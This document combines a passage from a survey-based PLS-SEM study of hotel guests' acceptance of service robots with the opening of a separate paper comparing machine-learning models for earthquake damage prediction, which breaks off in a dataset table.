The normality test for the data was calculated by considering the method of Sharma et al. (2021). According to the result of a web-based tool (https://webpower.psychstat.org/) created by Cain et al. (2017), which tests the data for multivariate normality considering Mardia's (1970) technique (multivariate skewness: $\beta = 4.41$, p-value < 0.01; multivariate kurtosis: $\beta = 79.28$, p-value < 0.01), our data does not follow a normal distribution because the p-value for chi-squared tests is approximately 0 and the multivariate skewness and kurtosis are significantly larger than 0. In this regard, the non-normal distributed data, frequently seen in social sciences, is the primary reason for using PLS-SEM, which can handle fittingly in our research.

Table 4.

Confirmatory Factor Analysis

Factors and Items	VIF	FL	AVE	CR	α
Robot Anxiety [RA]					
I would feel very nervous just standing in front of a robot	2.28	0.83			
I would feel nervous operating a robot in front of other people	2.35	0.80			
If I should use the robot, I would be afraid to make mistakes with it	2.43	0.77	0.598	0.899	0.865
If I should use the robot, I would be afraid to break something	2.21	0.75			
I would feel paranoid talking with a robot	1.92	0.74			
I would feel uneasy if I was given a job where I had to use a robot	1.63	0.71			
Attitude Toward Using [ATT]					
My personal attitude towards being served by service robots in a hotel is	4.95	0.95	0.870	0.952	0.925
My personal attitude towards service robots in general is	3.32	0.92			
My personal attitude towards engaging or interacting with service robots is	3.42	0.92			
Perceived Ease of Use [PEOU]					
I find the robot easy to use	2.83	0.90			
I think I can use the robot when I have a good manual	2.70	0.88	0.756	0.925	0.892
I think I will know quickly how to use the robot	2.46	0.87			
I think I can use the robot without any help	2.07	0.81			

Perceived Enjoyment [PE]					
I find the robot enjoyable	4.12	0.91	0.726	0.929	0.902
I enjoy doing things with the robot	3.88	0.90			
I enjoy the robot talking to me	3.30	0.89			
I find the robot fascinating	2.56	0.85			
I find the robot boring	1.41	0.66			
Trusting Belief [TB]					
Any incorrect operation cannot be canceled while robots serve consumers	1.40	0.80	0.566	0.838	0.747
Robots can malfunction during service	1.51	0.77			
Robots can misunderstand a question/order	1.58	0.77			
Robots can't do special requests/they work only in a programmed frame	1.28	0.64			
Intention to Stay [INT]					
I will consider making a reservation at this hotel	2.84	0.88	0.709	0.924	0.896
I want to make a reservation at this hotel	2.91	0.88			
I am willing to recommend this hotel to my friends and relatives	2.63	0.87			
I will likely make a reservation at this hotel	2.38	0.84			
I don't want to stay at this hotel (reverse)	1.62	0.70			
Perceived Usefulness [PU]					
Using the robots in hotel services will save me time	2.88	0.89	0.784	0.935	0.908
The use of robots in hotel services would be useful	2.65	0.88			
I think things will be done quickly with the use of robots in hotel services	2.88	0.88			
The use of robots in hotel services can help me with many things	2.49	0.87			

VIF: *Variance inflation factor*, FL*: Factor Loadings,* AVE*: Average Variance Extracted*, CR*: Composite Reliability*

Discriminant validity empirically reveals whether a construct is truly distinct from other constructs in the model (Joseph F. Hair et al., 2017). Discriminant validity requires that the square root of each factor's AVE be greater than the correlations among them (Fornell & Larcker, 1981; Joseph F. Hair et al., 2014). Table 5 shows that each variable's value is at the required level. On the diagonal in Table 4, the square root of AVE values is given; the other values represent the correlations between variables.

Table 5

Discriminant Validity

	Mean	**Std. Deviation**	**RA**	**ATT**	**PEOU**	**PE**	**INT**	**TB**	**PU**
RA	2,67	1,04	*0.773*						
ATT	3,37	1,10	-0.477	*0.933*					
PEOU	3,61	0,99	-0.488	0.536	*0.869*				
PE	3,37	1,15	-0.429	0.699	0.449	*0.852*			
INT	3,60	1,06	-0.446	0.740	0.513	0.697	*0.842*		
TB	3,42	0,91	-0.530	0.422	0.336	0.438	0.446	*0.752*	
PU	3,75	1,03	-0.419	0.679	0.517	0.621	0.663	0.342	*0.885*

3.3.4 STRUCTURAL MODEL

In PLS-SEM, bootstrapping as the non-parametric resampling method examines the estimates' accuracy and generates tests for statistical significance results (L. Lee et al., 2011). As suggested by Hair Jr. et al. (2017), five thousand samples were used for bootstrapping. Figure 3 shows the variables' structural relation, coefficient, and R^2 values.

As seen in Table 6, trusting belief has a negative effect on robot anxiety (β: -0.530, R^2: 0.279, p: 0.000) and a positive effect on perceived enjoyment (β: 0.438, R^2: 0.190, p: 0.000). For assessing effect size (f^2), J. F. Hair et al. (2017) state that values of ≥0.02, ≥0.15, and ≥0.35 represent the independent variable's small, medium, and large effects. In this context, it is seen that trusting belief has a large effect (f^2: 0.390) on robot anxiety (β: -0.530, R^2: 0.279, p: 0.000) and a medium effect (f^2: 0.237) on enjoyment (β: 0.438, R^2: 0.190, p: 0.000).

Table 6

Path Model

H_n	Structural Relation	Coefficient	Standard Deviation	T Statistics	P Values	f^2
H_1	TB→ RA	-0.530	0.031	17.273	0.000	0.390
H_2	TB→ PE	0.438	0.031	13.933	0.000	0.237
H_3	PU→ ATT	0.548	0.033	16.702	0.000	0.448
H_4	PEOU→ ATT	0.253	0.034	7.425	0.000	0.095
H_5	PEOU→ PU	0.264	0.039	6.794	0.000	0.090
H_6	ATT→ INT	0.740	0.021	35.883	0.000	1.212
H_7	PE→ PU	0.464	0.039	11.929	0.000	0.296
H_8	PE→ PEOU	0.294	0.038	7.813	0.000	0.102
H_9	RA→ PU	-0.091	0.037	2.443	0.015	0.011
H_{10}	RA→ PEOU	-0.362	0.039	9.267	0.000	0.154

T-statistics were expected to be larger than 1.96 at p<0.05 (Wong, 2013)

The significant effects of these factors as affective reactions on the main TAM variables as the perceived usefulness and ease of use were observed. While perceived usefulness (β: 0.464, R^2: 0.460, p: 0.000) and ease of use (β: 0.294, R^2: 0.306, p: 0.000) are both influenced by perceived enjoyment, it has been discovered that robot anxiety has a negative impact on perceived ease of use (β: -0.362, R^2: 0.306, p: 0.000) and perceived usefulness (β: -0.091, R^2: 0.460, p: 0.000). The effect of perceived enjoyment on usefulness is medium (f^2:0.296), and its impact on the ease of use is small (f^2: 0.102), while the effect of robot anxiety on ease of use was medium (f^2: 0.149). Although a statistically significant impact of robot anxiety on perceived usefulness has been observed, the coefficient (β: -0.091) and the effect size (f^2:0.011) are pretty low.



Figure 3. The Estimated Structural Model

When the relationships between the basic TAM variables were examined, it was found that perceived usefulness had a positive impact on attitude toward using (β: 0.548, R^2: 0.506, p: 0.000) with a large effect (f^2:0.448). Perceived ease of use positively impacts attitude toward using (β: 0.253, R^2: 0.506, p: 0.000) and perceived usefulness (β: 0.264, R^2: 0.460, p: 0.000) with a medium effect (f^2: 0.09). Finally, attitude toward using has the most decisive positive impact on intention to stay (β: 0.740, R^2: 0.547, p: 0.000) with a large effect size (f^2: 1.212). As a result, the hypotheses developed within the scope of the research were accepted.

Stone–Geisser's Q^2 is a method for assessing a structural model's predictive relevance, in which values greater than 0 show that the model is adequate and has predictive relevance (Joe F. Hair et al., 2011; Joseph F. Hair et al., 2013). Our analysis results show that the Q^2 value of each dependent variable is sufficient (ATT:0.439, INT:0.382, PE:0.137, PEOU:0.227, PU:0.356, RA:0.164).

Finally, The Standardized Root Mean Square Residual (SRMR) and the Normed Fit Index (NFI) were examined as model fit criteria (Bentler & Bonett, 1980; Hu & Bentler, 1999). While NFI is expected to be close to 1, SRMR less than 0.08 indicates a better model fit. For our model, the SRMR value was 0.05, and the NFI value was 0.87.

4 DISCUSSION AND IMPLICATIONS

4.1 THEORETICAL IMPLICATIONS

This study examined the effects of adding two critical variables, perceived enjoyment and robot anxiety, to the core TAM as affective reactions and the influence of the trusting belief aspect, which is an antecedent of affective reactions. Additionally, this study fills an important gap in contributing to the literature on the adaptation of hotel service robots, which is rare. This is the first attempt to explore this topic from the perspective of Turkish customers.

The findings validate some previous research on service robots centered on TAM. It was discovered that the attitude toward using service robots has a strong positive impact on the intention to stay in a hotel served by robots and is influenced by perceived usefulness, which has a greater effect than perceived ease of use. In this regard, similar results were found with research on the adaptation of teaching assistant robots (Park & Kwon, 2016), restaurant service robots (Choe et al., 2021; W. H. Lee et al., 2018), hotel service robots (Zhong, Zhang, et al., 2020), and general service robots (Li & Wang, 2021).

As an affective reaction, the results of our study found that enjoyment positively affects perceived usefulness and ease of use, while robot anxiety negatively affects perceived ease of use and perceived usefulness. Similar impacts on the ease of use on enjoyment may be noticed in the research findings of Saari et al. (2022), Ghazali et al. (2020), and Abou-Shouk et al. (2021). Furthermore, our research reveals a strong influence of perceived enjoyment on perceived usefulness, which we believe to be a significant contribution to the literature and consistent with Park & Kwon's (2016) findings. Our findings show parallelism with Saari et al. (2022) regarding the negative effect of robot anxiety on perceived ease of use.

Our hypothesis that robot anxiety as an affective reaction has a negative effect on perceived usefulness has been statistically confirmed but with a very small impact; hence, this result partially supports the findings of Heerink et al. (2010), which found no meaningful effect. Although the cause for such a condition has not been discovered in research on robot adaptation, it is stated in the TAM-related literature that computer anxiety does not directly affect perceived usefulness but is indirectly influenced by perceived ease of use (Chatzoglou et al., 2009; Igbaria & Chakrabarti, 1990). This result was valid in our research finding with a small coefficient value, with robot anxiety having been found to have a negative indirect effect (-0,096) on perceived usefulness.

According to the research findings, the individual's trusting belief affects enjoyment positively and robot anxiety negatively. This result will lead to a better understanding of the service robot adoption process. Shaping individuals' beliefs toward service robots positively will increase the perception of enjoyment and decrease robot anxiety. In this context, the effect of trusting belief on affective reactions supports the research of Califf et al. (2020), Lankton et al. (2015), Thatcher et al. (2007), and van Pinxteren et al. (2019).

In this sense, this study provides valuable contributions in terms of the generalizability of the research results conducted in different geographies with similar contexts. Furthermore, the current study has provided a fresh understanding of how trusting belief affects perceived enjoyment and robot anxiety as it relates to the technology adoption process.

4.2 PRACTICAL IMPLICATIONS

How users' belief systems are persuaded in terms of trusting technology is the most significant practical contribution that arises from the findings of this study. Reducing users' risk perception and uncertainty with informative advertisements and marketing activities, as well as transferring messages, such as refunds and fast human support in the event of a negative situation that may arise while receiving service from hotel robots will ensure the formation of positive beliefs about robots. This task should be taken seriously by the management of each hotel, organization, or institution by setting industry standards and educating consumers, just as in what occurred during the early adoption phase of internet banking (Jaruwachirathanakul

& Fink, 2005; Martins et al., 2014). While online banking delivered substantial cost savings for banks, users sensed a high level of risk and uncertainty at the start. However, advertising messages emphasized that this technology is trustworthy, provides assurance, is simple to use, and provides significant benefits to customers. Additionally, the promotional advantages provided to customers by performing their banking transactions online have encouraged widespread adoption of online banking.

Using robots in hotel services is still in its early stages, so it will be more reasonable to form positive beliefs by using them for routine services, such as luggage carrying or cleaning, rather than having robots which intensively interact with guests, like reception or concierge robots, as stated by Huang et al. (2019). Lin & Mattila (2021) indicate that most consumers still prefer a person at the front desk to a receptionist robot. In this regard, the Henn-na Hotel, which was totally run by robots, ceased operations in 2019, resulting in negative public perception for the industry in terms of robot use. Nevertheless, according to Shead (2019), there was only one successful robot at the Henn-na Hotel. It was the massive mechanical arm that placed and retrieved baggage from storage bins. According to our findings, creating a marketing strategy with an advertisement message that includes an image of error-free, enjoyable, useful, and easy to operate robots is essential for the hospitality industry to promote adoption.

The negative effect of the trusting belief in robots on the individual's robot anxiety will also make a significant practical contribution. When interacting with robots, users should be able to choose from various programs based on their level of technical knowledge (Miller et al., 2021). It will surely be effective for visitors who are using a robot for the first time to be guided with more information, such as the robot's capabilities, functioning, potential benefits, limits, and possible risks, to reduce state anxiety due to their beliefs.

The design and performance of robots play an influential role in the formation of trust belief (Naneva et al., 2020); for example, the appearance of the suitcase carrier robot causes an expectation about how much luggage it can carry in the mind of the customer (Luo et al., 2021), or more humanized service robots may cause the customer to perceive that it can perform more human-like tasks (Tung & Law, 2017). However, it should not be overlooked that visitors' aversion can be easily triggered by a high degree of anthropomorphism (Jia et al., 2021). In this sense, since service robot design will become influential in forming trusting beliefs, the demographic characteristics of the customer (de Kervenoael et al., 2020) and even cultural characteristics (Tung & Law, 2017) will undoubtedly mediate this effect. Therefore, service robots' integration into the mass market will be more efficient and stable after a detailed research process which considers the target market with different customer segments for the hospitality industry.

In our research findings, it has been found that perceived enjoyment has a significant positive effect on the adoption of robots, especially through perceived usefulness. According to El-Said & Al Hajri (2022), the use of multimedia for a waiter or room service robots may increase the enjoyment perception of customers by making ordering and receiving functions more effortless and more functional. Playing music or flickering light while receiving or bringing orders and playing games with robots while waiting may also be effective in entertainment.

5 CONCLUSION, LIMITATIONS, AND FUTURE STUDIES

The usage of robots in the hospitality industry is becoming more common due to the benefits they provide to service providers and customers. Trusting belief has been the main thrust of this study, and the variables of enjoyment and robot anxiety as affective reactions were integrated with the core TAM model and tested statistically. Our findings show that trusting belief influences emotional reactions, as mentioned in IS-based studies; additionally, our research on hotel service robots as novel technological agents validated the core TAM model assumptions with external variables. In this respect, this study reveals these relations for the first time, to the best of our knowledge, and fills an important gap in the literature of Management Information Systems and Tourism.

The data were collected by the survey method, with the convenience sampling approach based on the non-probability technique being preferred due to time and cost constraints. This approach especially reduces the representation ability of the universe and makes it difficult to generalize hypotheses. The results should thus be evaluated within this scope. Preferring probabilistic

sampling methods in future studies will help compare the results of our findings and other studies' results in the relevant literature.

In our study, respondents were instructed to complete the survey based on the content of the video they had watched rather than their personal experiences. Although there are experimental studies in the literature, future studies may evaluate robot adaptability in the hotel environment by enabling guests to interact with robots. Surveys or focus group studies conducted by robots would surely provide valuable information to the literature.

As we mentioned in the literature review, many different types of robots can be used in hotel services. Although the general acceptance studies of these robots provided helpful information, evaluating service robots separately in academic studies will provide much more helpful information. Focusing primarily on robots that do routine tasks is regarded as a more realistic and pragmatic contribution for today.

In most of the studies included within the scope of the research, the survey technique and structural equation modeling were used. Text mining, using data logged in robots, and predicting consumer needs and demands using a variety of machine learning algorithms will surely support method diversity and provide new visions to the literature in future research.

Furthermore, it has been observed that research is extensively carried out in the nations of the Far East. Encouraging new studies that consider different countries and cultures will significantly contribute to the literature in this context.

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RESEARCH ARTICLE

Comparison of Different Heuristics Integrated with Neural Networks: A Case Study for Earthquake Damage Estimation

Yapay Sinir Ağı ile Entegre Farklı Sezgisel Yöntemlerin Karşılaştırılması: Deprem Hasar Tahmini için bir Vaka Çalışması

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ABSTRACT

Earthquakes are among the most challenging natural phenomena to predict. Most of these unpredictable earthquakes result in the loss of human lives and property. Seismologists can estimate the probable location and magnitude of such earthquakes. However, the actual time and extent of their impact remain unknown. If the effects of possible earthquakes can be predicted, quick and accurate decisions can be made. For this purpose, developing predictive models about earthquakes is a prevalent and vital issue in the literature. In this study, various Machine Learning (ML) algorithms were compared on a public dataset of earthquakes, which had occurred worldwide and had a local magnitude Ml ≥ 3, and the algorithm with the highest performance was selected and optimized with various other algorithms. The performances of the models were compared using different performance evaluation metrics such as accuracy, Mean Square Error, Root-Mean Square Error, precision, recall, and f1 score. As a result, it was observed that the Artificial Neural Network (ANN) algorithm optimized with the Particle Swarm Optimization (PSO) algorithm produced the most successful result with an accuracy value of 0.82. Based on the obtained results, it is believed that this model can be used in different earthquake damage prediction studies and as a guide in emergency planning.

Keywords: Earthquake, Damage prediction, Machine learning, Optimization algorithms, Artificial neural networks, Particle swarm optimization

ÖZ

Depremler, tahmin edilmesi en zor doğa olayları arasında yer almaktadır. Bu öngörülemeyen deprem-lerin ardından çoğu zaman can ve mal kayıpları meydana gelmektedir. Depremler önceden kesin olarak belirlenemese bile deprem bilimciler tarafından olası konumları ve büyüklükleri yaklaşık olarak tahmin edilebilmektedir. Ancak, bu depremlerin zamanı ve bırakacağı etkinin boyutu bilinme-mektedir. Eğer olası depremlerin etkileri önceden tahmin edilebilirse, arama kurtarma çalışmaları sırasında ekiplerin hızlı ve doğru kararlar alması sağlanabilir ve bu sayede özellikle can kayıplarının önüne geçilebilir. Bu amaç doğrultusunda depremlerle ilgili tahmin modelleri geliştirmek günümüzde oldukça yaygın ve hayati bir konudur. Bu çalışmada ise dünya genelinde gerçekleşmiş yerel büyük-lüğü Ml≥3 olan açık kaynaklı deprem verileri kullanılarak farklı Makine Öğrenmesi algoritmaları karşılaştırılmış ve en yüksek performansa sahip olan algoritma seçilerek çeşitli algoritmalar ile opti-mize edilmiştir. Modellerin performansı doğruluk, Ortalama Kare Hata, Kök-Ortalama Kare Hata, kesinlik, geri çağırma ve f1 puanı gibi farklı performans değerlendirme metrikleri kullanılarak karşı-laştırılmıştır. Sonuç olarak PSO algoritması ile optimize edilmiş ANN algoritmasının 0.82 oranında doğruluk değeri ile en başarılı sonucu ürettiği gözlemlenmiştir. Elde edilen sonuçlara bakıldığında bu modelin farklı deprem hasar tahmin çalışmalarında ve acil durum planlamasında yol gösterici olarak kullanılabileceği düşünülmektedir.

Anahtar Kelimeler: Deprem, Hasar tahmini, Makine öğrenmesi, Optimizasyon algoritmaları, Yapay sinir ağları, Parçacık sürüsü optimizasyonu

1. INTRODUCTION

Earthquakes occur due to the fact that sudden vibrations, which emerge as a result of fractures in the earth's crust, spread in waves and shake the ground. This natural phenomenon, which is difficult to predict today, has caused many casualties and property loss over the centuries. Therefore, human beings have been trying to detect and predict earthquakes with the help of various signs since primitive times to take precautions when necessary. Thanks to the developing science and technology, scientists who base these predictions on mathematical and statistical methods have tried to make earthquake predictions by probability-related methods, especially by using the location, time, and magnitude parameters of previous earthquakes. In addition, damage caused by earthquakes has been examined similarly, with attempts to predict possible damage using artificial intelligence-based algorithms, especially in recent years. In order to develop earthquake damage prediction models by using artificial intelligence-based methods, data of the effects of previous earthquake in the designated region are used. This data usually consists of such information as the location of earthquakes, their severity, the number of people lost, the number of people who died, the number of buildings destroyed, and the value of material damage emerging in the location of the earthquake (NOAA, 2021). The earthquake intensity in the collected data is measured indirectly based on certain standards (Table 1). These values are calculated by examining the effects of earthquakes, with various magnitude values which identify the earthquake being obtained through multiple methods (Kandilli Observatory and Earthquake Research Institute, 2021).

Table 1

Earthquake magnitude scales and their tasks

Earthquake magnitude scales	**Symbol**	**Explanation**
Earthquake Duration Magnitude	Md	Measured by using the vibration time on the seismometer.
Local Magnitude	Ml	Measured by using the amplitude of the sound wave.
Surface Wave Magnitude	Ms	Measured by using wave amplitude spread from the epicenter to the environment.
Body Wave Magnitude	Mb	Measured from the early portion of the body wave train that is usually associated with the P-wave.
Momentum Magnitude	Mw	Calculated by performing the mathematical model of the earthquake.

In some studies (Epstein & Lomnitz, 1966; Bath, 1979; Moustra, Avraamides & Christodoulou, 2011; Reye, Morales-Esteban & Martínez-Álvarez, 2013), data were given to statistical or artificial intelligence-based models, and the magnitude of possible casualties in earthquakes was predicted. The magnitude of the damages and casualties vary depending on the area where the earthquake occurred and the structure of the existing buildings. By learning the data related to the properties and effects of earthquakes that occurred in various countries through the developed ANN-based model, this study aims to predict and prevent human casualties that may arise due to a possible earthquake in any country in the world. To this end, preprocessing processes were first applied to the considered dataset. Then, we compared the results of some traditional ML algorithms, such as Decision Tree (DT), Naïve Bayes (NB), Support Vector Machine (SVM), Logistic Regression (LR), and also ANN according to various metrics, to find the best Machine Learning (ML) method used on the preprocessed dataset. ANN has been shown to obtain the best accuracy result among the other methods. After that, various optimization algorithms, such as Gradient Descent (GD), Mini-Batch Stochastic Gradient Descent (MBSGD), RMSProp, Adaptive Moment Estimation (ADAM) optimizer, and heuristic algorithms, such as Genetic Algorithm (GA) and PSO, were applied to improve the performance of the ANN method. ANN optimized with PSO (PSO-ANN) achieved the best results based on various performance evaluation metrics, such as: accuracy, MSE, RMSE, precision, recall, and f1-score. The main contributions of the study can be highlighted as follows:

A detailed literature review on earthquake prediction is presented, and the well-known ML methods used in these studies were determined and evaluated.

As a result of the literature review, it has been determined that ANN and PSO are among the frequently used ML methods for earthquake prediction. However, it has also been observed that there are a limited number of studies using ANN and PSO for earthquake damage and casualty prediction in the literature. Therefore, the proposed PSO-ANN model in this study is novel for earthquake damage prediction.

The dataset utilized in the model training of this study has not been encountered in earthquake damage prediction models in the literature.

Various ML models and different optimization and heuristic algorithms have been applied. The results show that the developed PSO-ANN model outperforms the established counterparts based on various performance evaluation metrics.

The developed PSO-ANN model was determined as an appropriate model to predict earthquake damages, according to its high accuracy.

2. LITERATURE REVIEW

Various studies in the literature use evolutionary algorithms within the scope of earthquake studies. These studies, which estimate possible human casualties after an earthquake, are summarized in Table 2 according to: the datasets used, the models used for the prediction, the metrics used to evaluate the model, and the model performance evaluations.

Table 2

Models used in earthquake prediction studies and performance evaluation of these models

Studies	Dataset	Target	Models	Metrics	Model Performance Evaluation
Aghamohammadi et al., 2013	Bam in 2003	Damage assessment	BPNN	RMSE	Dead predicted-RMSE:0.021 Injured predicted-RMSE:0.042
Xing et. al., 2015	China in 1970-2015	Damage assessment	RW v-SVM, SVM, BPNN	MSE	Dead predicted-MSE:0.0412 Injured predicted-MSE:0.0211
Cui et. al., 2021	China in 1966-2017	Damage assessment	GBDT	MAE	GBDT-MAE:0.441, MSE:0.343
			XGBoost	MSE	XGBoost- MAE:0.445, MSE:0.346
Xia Wang et al., 2011	China in 1990-1995	Damage assessment	BPNN	-	Close results were produced
Gul and Guneri, 2016	(Mw⩾5) earthquakes in Turkey in 1975-2016	Damage assessment	LM- ANN	R^2	Able to correctly predict the number of survivors
Turkan and Ozel, 2014	(Ms⩾5) earthquakes in Turkey in 1900-2012	Damage assessment	LR, BR, SAR, SBR	MSPE R^2	LR-MSPE: 3.30700, R^2:0.53 BR-MSPE: 0.00052, R^2:0.65 SAR-MSPE: 0.00044, R^2:0.91 SBR-MSPE: 0.00041, R^2 :0.61
Asim et al., 2018	Pakistan in 1980-2016	Earthquake prediction	GP-Adaboost	Accuracy	Hindikush 87%, Chile 84.5%, Pannakat 86%
Tao, 2015	(Mw⩾6.5) Himalaya and Nepal	Earthquake prediction	BPNN, BPNN-GA	MSE	BPNN-Nepal: 0.010 Himalaya: 0.032
Saba et al., 2017	Pakistan in 2002-2012	Earthquake prediction	BA-ANN, BPNN	MSE	BA-ANN-Azad 0.0091, Balochistan 0.015, Hindikush 0.027
Li and Liu, 2016	Coastal areas	Earthquake prediction	BPNN, PSO-BPNN	MAE	PSO-BPNN:0.031
Abraham and Rohini, 2019	Japan in 2010-2016	Earthquake prediction	PSO-BPNN	MSE	PSO-BPNN model is more successful than a simple BPNN model.
Xi et al., 2019	Ludian region of China	Earthquake prediction	ANN, PSO-ANN	Accuracy	ANN-76.5%, PSO-ANN-82.5%
Moayedi et al., 2019	Laleh valley in western Iran	Earthquake prediction	ANN, PSO-ANN	R^2 RMSE	ANN- RMSE: 0.111, R^2: 0.9733 PSO-ANN-RMSE: 0.104, R^2 : 0.9717
Gordan et al., 2016	699 FOS data	Earthquake prediction	ANN, PSO-ANN	R^2 RMSE	ANN-RMSE: 0.057, R^2: 0.915 PSO-ANN-RMSE: 0.022, R^2 :0.986
Shiuly et al., 2020	Himalayan region of India	Earthquake prediction	ANN, GA	-	Correlation coefficient of GA is lower
Jena and Pradhan, 2020	Aceh, Indonesia	Earthquake risk assessment	AHP-TOPSIS	-	Showed that 10,252 and 44,443 people belonged to very high and high-risk zones
Alizadeh et al., 2018a	Tabriz City, Iran	Earthquake hazard assessment	ANN	Pearson Correlation	Developed a novel computational framework
Alizadeh et al., 2018b	Tabriz City, Iran	Earthquake vulnerability assessment	ANP-ANN	Pearson Correlation	A new ANP-ANN model was established
Ahmad et al., 2014	Pakistan	Earthquake loss estimation	Probabilistic framework	-	Two methods for structures assessment are found comparable
Ahmad et al., 2012	Pakistan	Seismic vulnerability	A new model	-	The aim of the study was to understand the damage mechanism of the model.
Ahmad, 2019	-	Fragility Functions	Probabilistic framework	-	Seismic fragility functions were derived.
Yuan, 2021	Global earthquake data	Earthquake magnitude prediction	K-means	PPV, NPV, Sn, Sp, Avg	A seismic prediction model using clustering of global earthquake data is presented.
Shan et al., 2020	Qiabuqia Geothermal Field, China	Earthquake risk assessment	ANN	-	The regional tectonic evolution based on the survey data

PPV is a predictive positive value, NPV is a negative predictive value, Sn is sensitivity, Sp is specificity, and Avg is average, BPNN is Backpropagation Neural Network

To show the general beneficial usage of ANN in natural disaster prediction, the recent literature is given in below and summarized in Table 3.

Table 3

Models used in natural disaster prediction studies and performance evaluation of these models

Studies	Dataset	Target	Models	Metrics	Model Performance Evaluation
Gessang and Lasminto, 2020	Jenelata Sub-watershed	flood mitigation	ANN	accuracy, RMSE, Corr. coeff.	accuracy:71.19 % RMSE:1.45, Corr. coeff.:0.6
Dhunny et al., 2020	Mauritius	flood prediction	ANN	accuracy	High-level accuracy in flood prediction.
Sahoo et al., 2021	Barak River	flood prediction	ANN, RBFNN, SVM, FA,	R^2, MSE, RMSE	SVM MSE: 0.00792, RMSE: 0.03064, R^2:0.9818 RBF-FFA MSE: 0.00776, RMSE: 0.03078, R^2:0.9712 FFBPN MSE: 0.00698, RMSE: 0.03311, R^2:0.8821
Rani et al., 2020	Karnataka and Maharashtra	flood monitoring	Linear Regression, ANN, SVM	MAE	Linear Regression MAE:40.2467874 ANN MAE: 90.606787 SVM MAE: 21.8097545
Obasi et al., 2020	Anambra-Imo River	river discharge forecasting	ANN	R^2	Average 0.95
Ranit and Durge, 2019	Wardha river	flood prediction	ANN	-	By using the forecasted inflow, rate of inflow in reservoir can decide the time of operation
Bano et al., 2021	Upper Yamuna Basin	flood prediction	ANN	R^2, SSE, MSE, RMSE	Showed that model has less SSE, MSE and RMSE.
Hadid et al., 2020	north of France	flood prediction	LSTM and piecewise func.	-	Usage of PWARX systems in the flood forecast field.
Boutkhamouine et al., 2020	Salat river	flood prediction	Bayesian networks	-	The model showed good performances.
Dazzi et al., 2021	Parma River	flood prediction	SVR, MLP, LSTM	RMSE, NSE	RMSE < 15 and NSE > 0.99
Zhou et al., 2020	Yangtze River	flood prediction	Kalman Filter with RNN	-	Hybridizes Kalman Filter with RNN.
Zhan et al., 2020	Yangtze River	flood prediction	VBNN	-	VBNN obtained more accurate forecast results
Anupam and Pani, 2020	Brahmani river	flood prediction	ELM-PSO	R^2, MSE	Considerable accuracy in terms of R^2 and MSE.
Chawla and Singh, 2021	North-Western Himalaya	avalanche forecasting	Random forest	-	Random Forest technique for avalanche forecasting.
Kaur et al., 2020	North-Western Himalaya	avalanche forecasting	HMM, NN, ANN	-	Different models have been developed with same input data.
Joshi et al., 2020	North-Western Himalaya	avalanche forecasting	ANN	RMSE, standard deviation	RMSE of all parameters has been found.
Choubin et al., 2020	Taleghan watershed	avalanche forecasting	GAM, MARS, BRT, SVM	Accuracy Kappa PrecisionRecall AUC	Accuracy > 0.88, Kappa > 0.76, Precision > 0.84, Recall > 0.86, AUC > 0.89
Adjei et al., 2021	western region of Ghana	rainfall forecasting	LSTM	MSE, RMSE	Precipitation with parameters affect rainfall forecast efficiency of the LSTM model.

SVR is Support Vector Regression, MLP is Multi-Layer Perceptron, RNN is Recurrent Neural Networks, VBNN is Variational Bayesian Neural Network, ELM-PSO is Extreme Learning Machine-Particle Swarm Optimization, HMM is Hidden Markov Model, AUC is area under ROC curve, and LSTM is Long Short-Term Memory.

When these studies are evaluated, it is seen that most of the studies conducted on earthquakes relate to predicting them. The ANN structure, bio-inspired algorithms, such as PSO and GA, and their combinations with hybrid models are widely used in such studies, and high-performance results are obtained according to performance evaluation metrics. On the other hand, it is also observed that the use of ANN and other bio-inspired algorithms in earthquake damage prediction studies are limited in number. Most damage prediction studies rely on traditional ML methods. Various datasets with different features and data types are used in these papers.

In this paper, the prediction of human casualties that might occur in earthquakes was performed using the PSO-ANN structure, an evolutionary-based ANN model. For this purpose, an open-source dataset was used which was obtained from the National Environmental Information Center (NOAA) (2021). This dataset contains such information as: latitude, longitude, Ml size, depth, loss of life, and property of earthquakes occurring worldwide. The results obtained using different parameters were evaluated and compared to the results obtained with other methods based on: accuracy, MSE, RMSE, precision, recall, and f1-score metrics.

The dataset utilized in the model training of this study has not been encountered in the earthquake damage prediction models recommended in the literature. As a result, the dataset and the proposed model used in this earthquake damage prediction study are unique and will contribute to both the literature and the field of practical application.

3. MATERIALS and METHODS

3.1 Dataset and Preprocessing

The dataset used in the study was taken from NOAA (2021) database. In this study, all earthquakes that occurred in the world and caused deaths are included. In the dataset, there are 2,317 pieces of data and 48 features (date, time, location, depth of focus, longitude, latitude magnitude, intensity, damage predictions such as total deaths, injuries, damaged houses, and destroyed houses). However, although a large number of features are described in this dataset, it remains unbalanced because it does not have equal or close numbers of data from each class. In addition, much of the data has no value above 50%. Therefore, such data was removed from the dataset for the study, leaving 14 features available for inspection. These features are shown in Table 4.

Table 4
Features and description of the dataset used in the study

Data Feature	Explanation	Data Type	Empty value (%)
Year	The year the earthquake occurred	Numeric	0.0
Country	The country of the earthquake	Text/Nominal	0.0
